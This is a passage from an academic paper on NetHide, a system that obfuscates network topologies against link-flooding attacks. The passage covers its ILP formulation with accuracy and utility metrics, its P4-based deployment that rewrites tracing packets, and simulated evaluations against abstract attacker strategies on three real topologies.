Given a topology $P = (N,L,T)$, a set of flows $F$, and capacities $c$, the network obfuscation problem is to generate a virtual topology $V = (N',L',T')$ such that: *(i)* $V$ is secure; and *(ii)* the *accuracy* and *utility* metrics are jointly maximized; we define these metrics shortly.

NetHide generates $V$ by modifying $P$ in three ways: *(i)* NetHide can add *virtual nodes* to the topology graph that do not exist in $P$; *(ii)* NetHide adds *virtual links* to connect physical or virtual nodes in $V$; and *(iii)* NetHide can modify the *forwarding trees* for all nodes in $V$.

We show the constraints that encode the security and the objective function that captures the closeness in terms of accuracy and utility in Fig. 4 and explain them below.

***Security constraints*** The main constraint is the *security* (C1) imposed on $V$. This being a hard constraint (as opposed to be part of the objective function) means that if

**Objective function**

$$\max_{V} \sum_{f \in F} \left( w_{acc} \cdot acc(f,P,V) + w_{util} \cdot util(f,P,V) \right)$$

where $w_{acc} \in [0,1]$, $w_{util} \in [0,1]$, $w_{acc} + w_{util} = 1$

**Hard Constraints**

| | | |
|---|---|---|
| *(Security)* | $\forall l \in L' : fd(V,l) \leq c(l)$ | (C1) |
| *(Complete)* | $n \in N \Rightarrow n \in N'$ | (C2) |
| *(Reach)* | $\forall n \in N' : \lvert\{T_n \lvert T_n \in T'\}\rvert = 1$ | (C3) |
| | $\forall T \in T' : \forall l \in T \ : \ l \in L'$ | (C4) |
| | $(n,n') \in L' \Rightarrow \{n,n'\} \in N'$ | (C5) |

Figure 4: NetHide optimization problem. NetHide finds a virtual topology that is secure and has maximum accuracy compared with the physical topology.

NetHide finds a virtual topology $V$, then $V$ is secure with respect to the attacker model and the capacities.

To ensure that the virtual topology $V$ is valid, NetHide incorporates additional constraints capturing that: (C2) all physical nodes in $N$ are also contained in the virtual topology with nodes $N'$; (C3) there is exactly one virtual forwarding tree for each node; and (C4-5) links and nodes in the virtual forwarding trees are contained in $N'$.

***Objective function*** The objective of NetHide is to find a virtual topology that maximizes the overall accuracy (cf. §4.2) and utility (cf. §4.3). As shown in Fig. 4, we define the overall accuracy and utility as a weighted sum of the accuracy and utility values of all flows in the network.

## 4.2 Accuracy metric

The accuracy metric is a function that maps two paths for a given flow to a value $v \in [0,1]$. In our case, this value captures the similarity between a path $T_{s \to d}$ in $P$ for a given flow $(s,d)$ and the (virtual) path $T'_{s \to d}$ for the same flow $(s,d)$ in $V$. Formally, given a flow $(s,d)$, the accuracy is defined as:

$$acc((s,d),P,V) = 1 - \frac{LD(T_{s \to d}, T'_{s \to d})}{|T_{s \to d}| + |T'_{s \to d}|}$$

Where $LD(T_{s \to d}, T'_{s \to d})$ is Levenshtein distance [32] and $|T_{s \to d}|$ denotes the length of the path from $s$ to $d$.

The overall accuracy of a topology (as referred to in §6) is defined as the average accuracy over all flows in $F$:

$$A_{avg}(P,V) = avg_{(s,d) \in F}\ acc((s,d),P,V)$$

We point out that the accuracy metric in NetHide can also be computed by any other function to precisely represent the network operator's needs.

**Input:** Flow $(s,d) \in F$,
physical topology $P = (N,L,T)$,
virtual topology $V = (N',L',T')$
**Output:** utility $u \in [0,1]$

**for** $n \in T'_{s \to d}$ **do**
  $C \leftarrow T_{s \to n} \cap T'_{s \to d}[0:n]$ `// common links`
  $u_n \leftarrow \frac{1}{2}\left( \frac{|C|}{|T_{s \to n}|} + \frac{|C|}{|T'_{s \to d}[0:n]|} \right)$ `// utility`
$u \leftarrow \frac{1}{|T'_{s \to d}|} \sum_{n \in T'_{s \to d}} u_n$ `// average`

Algorithm 1: Utility metric. It incorporates the likelihood that a failure in the physical topology $P$ is visible in the virtual topology $V$ and that a failure in $V$ actually exists in $P$. Note that we treat $T_{s \to d}$ as a set of links.

## 4.3 Utility metric


While the accuracy measures the similarity between the physical and virtual paths for a given flow, the utility measures the representation of physical events, such as link failures. For our implementation, we design the utility metric such that it computes the probability that a link failure in the physical path is observed in the virtual path and the probability that a failure reported in the virtual path is indeed occurring in the physical path.

Algorithm 1 describes the computation of our utility metric for a given flow $(s,d)$. In the algorithm, given a virtual path $T'_{s \to d} = s \to n_1 \to \cdots \to n_k \to d$, we write $T'_{s \to d}[0:n_i]$ to denote the prefix path $s \to n_1 \to \cdots \to n_i$. NetHide computes the overall utility by taking the average utility computed over all flows:

$$U_{avg} = avg_{(s,d) \in F}\ util((s,d),P,V)$$

As with accuracy, a network operator is free to implement a custom utility metric.

In most cases, the accuracy and utility are strongly linked together (we show this in §6). However, as illustrated in Fig. 5, there exist cases where the accuracy is high and the utility low or vice-versa.




(a) high accuracy, low utility (b) low accuracy, high utility

Figure 5: High accuracy does not always imply high utility (and vice-versa). In Fig. 5a, the physical and virtual paths are similar but the tracing packets do not cross the physical links. In Fig. 5b, the physical and virtual paths are dissimilar but the tracing packets do cross the physical links.

## 4.4 Scalability

To obfuscate topologies with maximal accuracy and utility, a naive approach would consider all possible changes to $P$, which is infeasible even for small topologies.

NetHide significantly reduces the number of candidate solutions in order to ensure reasonable runtime while providing close-to-optimal accuracy and utility. The key insight is that NetHide pre-computes a set of *forwarding trees* for each node and later computes $V$ as the optimal combination of them. Thanks to the reduction from modeling individual links or paths to forwarding trees, NetHide only considers *valid* combinations of paths (i.e., paths that form a tree rooted at $n$, $\forall n \in N'$).

For computing the forwarding trees, NetHide builds a complete graph $G$ with all nodes from $V$, that is $G = (V,E)$ where $V = N'$ and $E = N' \times N'$, and assigns each edge the same weight $w(e) = 1\ \forall e \in E$. Then, NetHide uses Dijkstra's algorithm [21] to compute forwarding trees towards each node $n \in N'$. That is, a set of paths where the paths form a tree which is rooted at $n$. This is repeated until the specified number of forwarding trees per node is obtained while the weights are randomly chosen $w(e) \sim \mathit{Uniform}(1,10)$ for each iteration.

As NetHide pre-computes a fixed number of forwarding trees per node, the ILP solver later only needs to find an optimal combination of $\mathcal{O}(|N'|)$ forwarding trees instead of $\mathcal{O}(|N'|^2)$ links and $\mathcal{O}(|N'|^{|N'|})$ forwarding trees.

We point out that the reduction from individual links or paths to forwarding trees and the small number of considered forwarding trees does not affect the security of $V$ as security is a hard constraint and thus, NetHide *never* produces a topology that is insecure. In fact, the small number of considered forwarding trees actually makes NetHide more secure because it makes it harder to determine $P$ even for a powerful brute-force attacker that can run NetHide with every possible input.

## 4.5 Security

We now discuss the security provided by NetHide. We consider two distinct attacker strategies: *(i)* reconstructing the physical topology $P$ from the virtual topology $V$; and *(ii)* choosing an attack based on the observed virtual topology $V$ (without explicitly reconstructing $P$). We describe the two strategies below.

***Reconstructing the physical topology*** If the attacker can reconstruct $P$, then she can check if $P$ is insecure and select a link and a set of flows that congests that link. Reconstructing the physical topology is mitigated in two ways. First, the attacker cannot reconstruct $P$ with certainty by simply observing the virtual topology $V$. NetHide's obfuscation function maps any physical topology that is secure to itself (i.e., to $P$). The obfuscation function is therefore not injective, which entails that NetHide guarantees opacity [35], a well-known security property stipulating that the attacker does not know the secret $P$.

Given that the attacker cannot reconstruct $P$ with certainty, she may attempt to make an educated guess based on the observed $V$ and her knowledge about NetHide's obfuscation function. Concretely, the attacker may perform exact Bayesian inference to discover the most likely topology $T$ that was given as input to the obfuscation function. Exact inference is, however, highly non-trivial as NetHide's obfuscation function relies on a complex set of constraints. As an alternative, the attacker may attempt to approximately discover a topology $T$ that was likely provided as input to NetHide. Estimating the likelihood that a topology $T$ could produce $V$ is, however, expensive because NetHide's obfuscation is highly randomized. That is, the estimation step would require a large number of samples, obtained by running $T$ using the obfuscation function.

***Choosing an attack*** In principle, even if the attacker cannot reconstruct $P$, she may still attempt to attack the network by selecting a set of flows and checking if these cause congestion or not. As a base case for this strategy, the attacker may randomly pick a set of flows. A more advanced attacker would leverage her knowledge about the observed topology to select the set of flows such that the likelihood of a successful attack is maximized.

In our evaluation, we consider three concrete strategies: *(i) random*, where the attacker selects the set of flows uniformly at random, *(ii) bottleneck+random*, where the attacker selects a link with the highest flow density and selects additional flows uniformly at random from the remaining set of flows, and *(iii) bottleneck+closeness*, where the attacker selects a link with the highest flow density and selects additional flows based on their distance to the link. Our results show that NetHide can mitigate these attacks even for powerful attackers (which can run many flows) and weak physical topologies (with small link capacities) while still providing high accuracy and utility (cf. §6.7). For example, NetHide provides 90 % accuracy and 72 % utility while limiting the probability of success to 1 % for an attacker which can run twice the required number of flows and follows the *bottleneck+random* strategy in a physical topology where 20 % of the links are insecure.

Finally, we remark that while our results indicate that NetHide successfully mitigates advanced attackers, providing a formal probabilistic guarantee on the success of the attacker is an interesting and challenging open problem. As part of our future work, we plan to formalize a class of attackers, which would allow us to formulate and prove a formal guarantee on that class.

## 5 NetHide topology deployment

In this section, we describe how NetHide deploys the virtual topology $V$ on top of the physical topology $P$. For this, we first state the challenges NetHide needs to address. Then, we provide insights on the programming language and the architecture using which we implemented NetHide and describe the packet processing software as well as the controller in detail. In addition, we explain the design choices that make NetHide partially deployable and we discuss the impact of changes in the physical topology to the virtual topology.

### 5.1 Challenges

In the following, we explain the major challenges which need to be addressed by the design and the implementation of the NetHide topology deployment in order to provide high security, accuracy, utility and performance.

***Reflecting physical events in virtual topology*** Maintaining the usefulness of network tracing and debugging tools is a major requirement for any network obfuscation scheme to be practical. As we explained in the previous sections, NetHide ensures that tracing $V$ returns meaningful information by maximizing the utility metric. As a consequence, NetHide must assure that the data plane is acting in a way that corresponds to the utility metric.

The key idea to ensure high utility in NetHide is that the tracing packets are sent through the physical network as opposed to being answered at the edge or by a central controller. Answering to tracing packets from a single point is impractical as events in $P$ (such as link failures) would not be visible.

***Timing-based fingerprinting of devices*** Besides the IP address of each node in a path, tracing tools allow to determine the round trip time (RTT) between the source and each node in the path. This can potentially be used to identify obfuscated parts of a path.

While packets forwarding is usually done in hardware without noticeable delay, answering to an expired (TTL=0) IP packet involves the router control plane and causes a noticeable delay. Actually, our experiments show that the time it takes for a router to answer to an expired packet not only varies greatly, but is also *characteristic* for the device, making it possible to identify a device based on the distribution of its processing time.

NetHide makes RTT measurements realistic by ensuring that a packet that is supposedly answered by node $n$ is effectively answered by $n$. As such, $n$ will process the packet as any other packet with an expired TTL irrespective of whether or not obfuscation is in place and the measured RTT is the RTT between the source host and $n$.

***Packet manipulations at line rate*** To avoid tampering with network performance, NetHide needs to parse and modify network packets at line-rate. In particular, it needs manipulate the TTL field in IP headers as well as the IP source and destination addresses. Since changing these fields leads to a changed checksum in the IP header, NetHide also needs to re-compute checksums.

While there are many architectures and devices where the NetHide runtime can operate, we decided to implement it in P4, which we introduce in the next section.

### 5.2 NetHide and P4

P4 [20] is a domain-specific programming language that allows programming the data plane of a network. It is designed to be both protocol- and target-independent meaning that it can process existing protocols (e.g., IP or UDP) as well as developer-defined protocols. P4 programs can be compiled to various targets (e.g., routers or switches) and executed in different hardware (e.g., CPUs, FPGAs or ASICs). Software targets (e.g., [13]) provide an environment to develop and test P4 programs while hardware targets (such as [3]) can run P4 programs at line rate.

A P4 program is composed of a parser, which parses a packet and extracts header data according to specified protocols, a set of match+action tables and a control program that specifies how these tables are applied to a packet before the (potentially modified) packet is sent to the output port. Besides table lookups, P4 also supports a limited set of operations such as simple arithmetic operations or computing hash functions and checksums.

For our implementation, we use P4_14 [14] and leverage P4's customizable header format to rewrite tracing packets at line rate without requiring to keep state (per packet, flow or host) at the devices.

### 5.3 Architecture

NetHide features a controller to translate $V$ to configurations for programmable network devices, and a packet processing software that is running on network devices and modifies packets according to these configurations.

The device configuration is described as a set of match+action table entries that are queried upon arrival of a packet (Fig. 6). The entries are installed when $V$ is deployed the first time and when it changes. At other times, NetHide devices act autonomously.

We describe the packet processing software as well as the controller in the following two sections.





Figure 6: NetHide topology deployment architecture overview. A controller generates the configuration entries which are later used by the packet processing software running in NetHide devices.





Figure 7: NetHide devices encode state information into packets in order to avoid maintaining state in the devices.

## 5.4 Packet processing software

The packet processing software is running in the data plane of a network device and typically performs tasks such as routing table lookups and forwarding packets to an outgoing interface. For NetHide, we extend it with functionality to modify packets such that the behavior for a network user is consistent with $V$. In the following paragraphs, we explain the processing shown in Fig. 6.

***Identifying potential tracing packets*** Upon receiving a new packet, a NetHide device first checks whether it is a response to a packet that was modified by NetHide (cf. below). If not, it checks whether the packet's virtual path is different from the physical path and it thus needs to be modified. Even though we often use `traceroute` packets as examples, NetHide does not need to distinguish between `traceroute` (or other tracing traffic) and productive network traffic. Instead, it purely relies on the TTL value, the source and destination of a packet and—if needed—it obfuscates traffic of all applications.

***Encoding the virtual topology*** If a packet needs to be modified, NetHide queries the match+action table which returns the required changes for the packet. Changes can include modifications of the destination address and/or the TTL value. If the packet's TTL is high enough that it can cross the egress router, NetHide does not need to modify addresses. However, if the virtual path for this packet has a different length than the physical path, the TTL needs to be incremented or decremented by the difference of the virtual and the physical path length.

If the packet has a low TTL value which will expire before the packet reaches its destination, NetHide needs to ensure that the packet expires at the correct node with respect to $V$. For this, NetHide modifies the destination address of the packet such that it is sent to the node that has to answer according to $V$. In addition, it sets the source address to the address of the NetHide device that handles the packet. Therefore, the modified packet is sent to the responding router and the answer comes back to the NetHide device. At this point, NetHide needs to restore the original source and destination addresses of the packet and forward the reply to the sender.

***Rewriting tracing packets at line rate*** The devices that we use to deploy NetHide are able to modify network traffic at line rate without impacting latency and throughput. As described above, NetHide sometimes needs to modify the TTL value in production traffic (which does not impact latency or delay and is already done by routers today) and it needs to send tracing packets to different routers (which has an impact on the observed RTT; but only for tracing packets whose TTL expires before reaching the destination).

***Rewriting tracing packets statelessly*** A naive way to be able to reconstruct the original source and destination addresses of a packet is to cache them in the device (which bears similarities with the operating mode of a NAT device—but the state would need to be maintained on a *per-packet* basis). Since this would quickly exceed the limited memory that is typically available in programmable network devices, NetHide follows a better strategy: instead of maintaining the state information in the device, it encodes it into the packets. More precisely, NetHide adds an additional header to the packet which contains the original (layer 2 and 3) source and destination addresses, the original TTL value as well as a signature (a hash value containing the additional header combined with a device-specific secret value) (cf. Fig. 7). This *meta header* is placed on top of the layer 3 payload and is thus contained in ICMP time exceeded replies.

***Preventing packet injections*** Coming back to the first check when a packet arrives: if it contains a *meta header* and the signature is valid (i.e., corresponds to the device), NetHide restores the original source and destination addresses of the packet and removes the meta header before sending it to the outgoing interface.

## 5.5 NetHide controller

Below, we explain the key concepts of the NetHide controller which generates the configurations mentioned above.

***Configuring the topology*** Being based on P4 devices, configuration entries are represented as entries in match+action tables which are queried by the packet processing program. NetHide's configuration entries are of the following form:

$$(\text{destination}, \text{TTL}) \mapsto$$
$$(\text{virtual destination IP}, \text{hops to virtual destination})$$

where the virtual destination IP can be unspecified if only the length of a path needs to be modified. P4 tables can match on IP addresses with *prefixes*, meaning that only one entry per prefix (e.g., `1.2.3.0/24`) is required. For example, the entry "$(\texttt{1.2.3.0/24}, 1) \mapsto (\texttt{11.22.33.44}, 5)$" means that if the device sees a packet to `1.2.3.4` (or any other IP address in `1.2.3.0/24`) with `TTL=1`, it will send it to `11.22.33.44` and change the TTL-value to `5`.

***Modifying packets distributedly*** NetHide selects one programmable device per flow which then handles all of the flow's packets. This device must be located before the first spoofed node, i.e., the first node in the virtual path that is different from the physical path.

While there is always one distinct device in charge of handling a certain flow, the same device is assigned to many different flows. To balance the load across devices, NetHide chooses one of the eligible devices at random (this does not impact the obfuscation). For more redundancy, multiple devices could be assigned to each flow.

***Changing the topology on-the-fly*** Thanks to the separation between the packet processing software and the configuration table entries, $V$ can be changed *on-the-fly* without interrupting the network.

## 5.6 Partial deployment

As deploying a system that needs to run on *all* devices is difficult, we design NetHide such that it can fully protect a network while being deployed on only a few devices. The key enabler for this is that NetHide only needs to modify packets at most at one point for each flow.

NetHide can obfuscate all traffic as soon as it has crossed at least one NetHide device. In the best case, in which NetHide is deployed at the network edge, it can protect the entire network. In the evaluation (§6), we show that even for the average case in which the NetHide devices are placed at random positions, a few devices are enough to protect a large share of the flows.


| | Abilene | Switch | US Carrier |
|---|---|---|---|
| |  |  |  |
| Nodes | 11 | 42 | 158 |
| Links | 14 | 63 | 189 |
| Max. flow density | 35 | 390 | 11301 |
| Avg. flow density | 19 | 89 | 1587 |

Table 1: We evaluate NetHide based on three realistic topologies of different size.

## 5.7 Dealing with topology changes

NetHide sends tracing packets through $P$ such that they expire at the correct node according to $V$. Changes in $P$ can impact NetHide in two ways:

1. When links are *added* to $P$ or the routing behavior changes: some flows may no longer traverse the device that was selected to obfuscate them. This can be addressed by installing configuration entries in multiple devices (which results in a trade-off between resource requirements and redundancy). Since $V$ is secure in any case, there is no immediate need to react to changes in $P$. However, to provide maximum accuracy and utility, NetHide can compute a new $V'$ based on $P'$ and deploy it without interrupting the network.
2. When links are *removed* from $P$: this results in link failures in $V$ and has no impact on the security of $V$. If the links are permanently removed, NetHide can compute and deploy a new virtual topology.

# 6 Evaluation

In this section, we show that NetHide: *(i)* obfuscates topologies while maintaining high accuracy and utility (§6.2, §6.3); *(ii)* computes obfuscated topologies in less than one hour, even when considering large networks (§6.4). Recall that this computation is done offline, once, and does not impact network performance at runtime; *(iii)* is resilient against timing attacks (§6.5); *(iv)* is effective even when partially deployed (§6.6); *(v)* mitigates realistic attacks (§6.7); and *(vi)* has little impact on debugging tools (§6.8).

## 6.1 Metrics and methodology

***Metrics*** To be able to compare the results of our evaluation with different topologies, we use the average *flow density reduction factor*, which denotes the ratio between the flow density in the physical topology $P = (N, L, T)$ and in the virtual topology $V = (N', L', T')$:





Figure 8: Accuracy and utility for different protection margins. NetHide achieves high accuracy (left plot) and utility (middle) and does not change most of the paths at all (right plot) while reducing the flow density by more than 75 %.

$$FR = 1 - \frac{\text{avg}_{l \in L'} fd(V,l)}{\text{avg}_{l \in L} fd(P,l)}$$

The flow density denotes the number of flows that are carried at each link (cf. §2.3). For example, $FR = 0.2$ means that the links in $V$ carry 80% less flows than those in $P$ (on average). For the accuracy and utility of $V$, we use $A_{\text{avg}}$ and $U_{\text{avg}}$ as defined in §4.

***Datasets*** We consider three publicly available network topologies from [11]: a small (Abilene, the former US research network), a medium (Switch, the network connecting Swiss universities) and a large one (US Carrier, a commercial network in the US). Table 1 lists key metrics for the three topologies. For the forwarding behavior, we assume that traffic in $P$ is routed along the shortest path or a randomly picked shortest path in case there are multiple shortest paths between two nodes.

***Parameters*** We run all our experiments with the following parameters: All nodes in $P$ can act as ingress and egress for malicious traffic (which is the worst case when an attacker is everywhere). We also assume that all links have the same capacity. Since tracing packets need to be answered by the correct node, NetHide only adds virtual links but no nodes (i.e., $N = N'$). We consider 100 forwarding trees per node. For the ILP solver, we specify a maximum relative gap of 2 %, which means that the optimal results can be at most 2 % better than the reported results (in terms of accuracy and utility, security is not affected). We run NetHide at least 5 times with each configuration and plot the average results.

## 6.2 Protection vs. accuracy and utility

In this experiment, we analyze the impact of the obfuscation on the accuracy and utility of $V$. For this, we run NetHide for link capacities $c$ (the maximum flow density) varying between 10 % and 100 % of the maximum flow density listed in Table 1.

Fig. 8 depicts the accuracy (left) and utility (center) achieved by NetHide according to the flow density reduction factor. An ideal result is represented by a point in the upper right corner translating to a topology that is both highly obfuscated and provides high accuracy and utility. As baseline, we include the results of a naive obfuscation algorithm that computes $V$ by adding links at random positions and routing traffic along a shortest path.

NetHide scores close to the optimal point especially for large topologies. We observe that the random algorithm can achieve high accuracy and utility (when adding few links) or high protection (when adding many links) but not both at the same time. Though, in a small area (very high flow density reduction in a small topology), the random algorithm can outperform NetHide. The reason is that such a low flow density is only achievable in an (almost) complete graph. While adding enough links randomly will eventually result in a complete graph, the small number of forwarding trees considered by NetHide does not always contain enough links to build a complete graph.

In Fig. 8 (right), we show the percentage of flows that do not need to be modified (i.e., have 100 % accuracy and utility) depending on the flow density reduction factor.

Fig. 8 (right) illustrates that NetHide can obfuscate a network without modifying most of its paths therefore preserving the usability of tracing tools. In the medium size topology, NetHide computes a virtual topology that lowers the average flow density by more than 80 % while keeping more than 80 % of the paths *identical*. This is significantly better than the random baseline where a flow density reduction by 80 % only preserves about 15 % of the paths. We observe that larger topologies generally exhibit better results than small ones. This is due to the fact that in bigger topologies, a small modification has less impact on average accuracy than in a small topology while still providing high obfuscation. Conversely, smaller topologies lead to worse results as a small number of changes can have a big impact.





Figure 9: Accuracy, utility and runtime for different number of forwarding trees. Considering only a small number of forwarding trees per node does not significantly decrease the accuracy and utility of NetHide but drastically decreases the runtime. Thanks to this, NetHide can obfuscate large topologies (>150 nodes) in less than one hour.

## 6.3 Accuracy vs. utility

In Fig. 10, we analyze the impact of the accuracy weight ($w_{\text{acc}}$ in Fig. 4) on the resulting accuracy and utility. We specify the capacity of each link to 10 % of the maximum flow density listed in Table 1 and observe that $w_{\text{acc}}$ has a relatively small impact for our accuracy and utility metrics especially for large topologies. This confirms that a topology with a high accuracy typically also has a high utility. If the paths are similar (high accuracy), the packets are routed via the same links (high utility), too.

## 6.4 Search space reduction and runtime

In this experiment, we analyze the impact of the search space reduction—in terms of the number of forwarding trees per node—on the runtime of NetHide. As we explained in §4.4, NetHide considers only a small subset of forwarding trees to improve scalability. We again specify the capacity of each link to 10 % of the maximum flow density listed in Table 1 and run NetHide for a varying number of forwarding trees per node. The experiments were run in a VirtualBox VM running Ubuntu 16.04 with 20 Intel Xeon E5 CPU cores and 90 GB of memory.

In Fig. 9, we show that a small number of forwarding trees is enough to reach close-to-optimal results. While the runtime increases exponentially with the number of forwarding trees, the accuracy and utility do not noticeably improve above 100 forwarding trees per node.

The runtime of NetHide when considering 100 forwarding trees per node is within one hour, even for large topologies (Fig. 9). As the topology is computed offline (cf. §5.7), such a running time is reasonable.

## 6.5 Path length

In this experiment, we analyze the difference between the lengths of paths in $P$ and $V$. Large differences between the length of the physical path and the virtual path can lead to unrealistic RTTs and leak information about the obfuscation (e.g., if the RTT is significantly different for two paths of the same length).

As the results in Fig. 11 show, virtual paths are shorter than physical paths (the ratio is $\leq 1$)—intuitively because removing a node from a path has a smaller impact on our accuracy and utility metrics than adding one) and—for the medium and large topology—the virtual paths are less than 10 % shorter both on average and in the $10^{\text{th}}$ percentile for a flow density reduction of 80 %.

The resulting small differences in path lengths support our assumption that timing information mainly leaks through the processing time at the last node and not through the propagation time (§5) as long as all links have roughly the same propagation delay.

## 6.6 Partial deployment

We now analyze the achievable protection if not all devices at the network edge are programmable. In NetHide, a flow can be obfuscated as long as it crosses a NetHide device before the first spoofed node (the first node that is different from the physical path). This is obviously the case if all edge routers are equipped with NetHide. Yet, as we show in Fig. 12, a small percentage of NetHide devices (e.g., 40 %) is enough to protect the majority (60 %) of flows even in the average case where the devices are placed at random locations and all nodes are considered as ingress and egress points of traffic (i.e., as edge nodes).

To obtain the results in Fig. 12, we set the maximum flow density to 10 % of the maximum value in Table 1 and vary the percentage of programmable nodes in $V$ between 0 and 100 %. For each step, we compute the average amount of flows that can be protected for 100 different samples of programmable devices.

The percentage of obfuscated flows in Fig. 12 is normalized to only consider flows that need to be obfuscated. As we have shown in Fig. 8, the vast majority of flows does not need to be obfuscated at all.





Figure 10: The accuracy weight has a small impact for our accuracy and utility metrics.





Figure 11: Reducing the flow density by 80 % changes path lengths by less than 20 %.





Figure 12: Partial deployment at random locations. 40 % NetHide devices allow to protect up to 60 % of the flows *that need obfuscation*





Figure 13: Link failures are correctly observed with high probability (e.g., for Switch: only 15 % of the failures appear in less than 90 % of the paths.)

As an alternative approach to partial deployment, NetHide can be extended to incorporate the number and/or locations of NetHide devices as a constraint or as an objective such as to compute virtual topologies that can be deployed without new devices or with as few programmable devices as possible.

## 6.7 Security

As we explained in §4.5, inferring the exact physical input topology from the virtual topology is difficult.

However, an attacker can try to attack $V$ directly, without trying to determine $P$. Such an attacker is limited by the fact that she does not know $P$ and by a maximum number (budget) of flows that she can create. Therefore, the key challenge for the attacker is to select the flows such that they result in a successful attack on $P$.

Besides the attacker's budget, her chances of success also depend on the robustness of $P$: If $P$ is weak (i.e., the capacity of many links is exceeded), it either needs to be obfuscated more or attacks are more likely to succeed.

In this experiment, we simulate three feasible strategies for an attacker to select $b$ flows:

- *Random*: Samples $b$ flows uniformly at random from the set of all flows $F$.
- *Bottleneck+Random*: Identifies the link with the highest flow density in $V$ (a "bottleneck" link $l_b$) and attacks by initiating all the $fd(l_b)$ flows that cross this link plus $(b - fd(l_b))$ random additional flows.
- *Bottleneck+Closeness*: Identifies the link $l_b$ with the highest flow density in $V$ and attacks by initiating all the $fd(l_b)$ flows that cross this link plus $(b - fd(l_b))$ nearby flows (according to the metric in Algorithm 2).

An attack is successful if running the selected set of flows in $P$ exceeds any link's capacity (not necessarily the link that the attacker tried to attack).

In our simulations, we vary both the attacker's budget and the robustness of $P$ (in terms of the link capacity). We vary the capacity such that between 10 % and 100 % of the links in $P$ are secure (e.g., if 10 % of the links are secure, an attacker could directly attack 90 % of the links if there was no obfuscation). For each choice of the link capacity $c$ in $P$, we vary the number of flows that the attacker can initiate between $b = c + 1$ (just enough to break a link) and $b = 4 \times (c + 1)$ (four times the number of flows that the most efficient attacker would need).

To obtain the simulation results in Fig. 14 and Fig. 15, we simulated $10k$ attempts (*Random* and *Bottleneck+Random*) and $1k$ attempts (*Bottleneck+Closeness*) for each virtual topology from §6.2 and each combination of the link capacity and attacker budget.

In Fig. 14 we compare the *Random* attacker with *Bottleneck+Random* and in Fig. 15 we compare *Random* with *Bottleneck+Closeness*. In the first row of each figure, we plot how much obfuscation (i.e., in terms of the flow density reduction factor) is required to make the attacker successful in $< 1$ % of her attempts. There, we observe that the *Random* attacker is (as expected) the least powerful because it requires less obfuscation to defend against it and that *Bottleneck+Closeness* is slightly more powerful than *Bottleneck+Random*. Considering the setting with the Abilene topology and the attacker with $2\times$ budget: Mitigating this attacker requires no obfuscation when she follows the *Random* strategy, but 71 % (*Bottleneck+Random*) or 86 % (*Bottleneck+Closeness*) flow density reduction for the more sophisticated strategies.

The required flow density reduction naturally increases as the attacker's budget increases. In the right column where the attacker can run four times the number of required flows, even the *Random* attacker is successful because she can run so many flows (or even all possible flows in many cases) that it does not matter how the flows are selected.

